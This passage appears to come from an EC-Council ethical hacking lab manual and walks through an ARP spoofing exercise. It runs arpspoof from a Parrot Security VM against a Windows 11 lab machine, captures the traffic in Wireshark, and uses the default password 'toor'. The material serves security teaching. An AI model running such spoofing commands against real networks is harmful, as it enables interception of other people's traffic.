
1. Turn on the **Windows 11** virtual machine.
2. On the **Parrot Security** virtual machine, click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.



3. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Wireshark Network Analyzer** window appears; double-click the available ethernet or interface (here, **eth0**) to start the packet capture, as shown in the screenshot.




5. Leave the **Wireshark** application running.
6. Now, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
7. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
8. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
9. Now, type **cd** and press **Enter** to jump to the root directory.
10. In the **Parrot Terminal** window, type **arpspoof -i eth0 -t 10.10.1.1 10.10.1.11** and press **Enter**.

    (Here, **10.10.1.11** is IP address of the target system [**Windows 11**], and **10.10.1.1** is IP address of the access point or gateway)


    Note: **-i**: specifies network interface and **-t**: specifies target IP address.
11. Issuing the above command informs the access point that the target system (**10.10.1.11**) has our MAC address (the MAC address of host machine (**Parrot Security**)). In other words, we are informing the access point that we are the target system.
12. After sending a few packets, press **CTRL + z** to stop sending the **ARP** packets.

    Note: The MAC addresses might differ when you perform this task.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




13. Switch to the **Wireshark** window and you can observe the captured **ARP** packets, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

